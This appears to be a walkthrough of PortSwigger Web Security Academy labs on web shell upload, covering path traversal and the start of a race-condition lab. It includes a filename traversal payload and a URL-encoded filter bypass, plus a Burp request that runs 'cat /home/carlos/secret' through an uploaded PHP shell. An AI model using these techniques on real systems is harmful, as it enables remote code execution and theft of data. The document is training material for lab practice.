
Step 2: Intercept the upload request in **Burp Proxy** and send it to **Repeater**.







Step 3: In the request body, modify the filename parameter to include a path traversal sequence (e.g., filename="../exploit.php").

Step 4: If the server strips the traversal sequence, try **URL-encoding** it (e.g., %2e%2e%2fexploit.php) to bypass the filter.







Step 5: Send the request and confirm that the file was uploaded "to the directory above" the standard avatar folder .




Step 6: You will get the hidden code copy that code and paste it in submit solution in portswigger.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.11.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Target: https://0a2d0095038fa400887cf57f0004008a.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
GET /files/exploit.php?wil=cat+/home/carlos/secret HTTP/2
Host: 0a2d0095038fa400887cf57f0004008a.web-security-academy.net
Cookie: session=nevEMC1D074Uoos2LH40jDCIFrcKvFI
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a2d0095038fa400887cf57f0004008a.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Date: Sun, 11 Jan
Server: Apache/2.4.
Content-Type: text/
X-Frame-Options: SA
Content-Length: 32
3x4y1eUCOvJuIDqhIQO
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Open response in browser
Record an issue [Pro version only]
Request in browser
Engagement tools [Pro version only]
Copy Ctrl+C
Copy URL
Copy as curl command (bash)
Save selected text to file
Save item
Save entire history
Paste host / URL as request
Add to site map
Convert selection
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Burp Repeater documentation
Inspector
Notes
Custom actions
Done
Event log (1) All issues
Memory: 278.0MB of 3.84GB
Disabled
24°C Mostly sunny
Search
ENG IN
11:57 11-01-2026


Web Application Security, Testi
Lab: Web shell upload via path
Web shell upload via path trave
https://0a2d0095038fa400887cf57f0004008a.web-security-academy.net/my-account
Web Security Academy
Web shell up
Submit solution
LAB Not solved
0a2d0095038fa400887cf57f0004008a.web-security-academy.net says
Answer:
3x4y1eUCOvJuIDqhIQO
OK
Cancel
Home | My account | Log out
My Account
Your username is: wiener
Email
Update email
Avatar:
Choose File No file chosen
Upload
24°C Mostly sunny
Search
ENG IN
11:57 11-01-2026


Step 7: Lab Completed





Lab3: **Web shell upload via race condition**

Objective: Exploit a race condition in the application's file upload process to execute a web shell before it is validated and deleted by the server.


Step 1: Login with credentials and upload the png image.








Step 2: Try to import the php file you will be redirected to another page which tells this extention files are not allowed.





Step 3: now go to burp in http history send 2 request to repeater the normal avatar png upload request and the one which received after successfully uploading png file which include our file name.



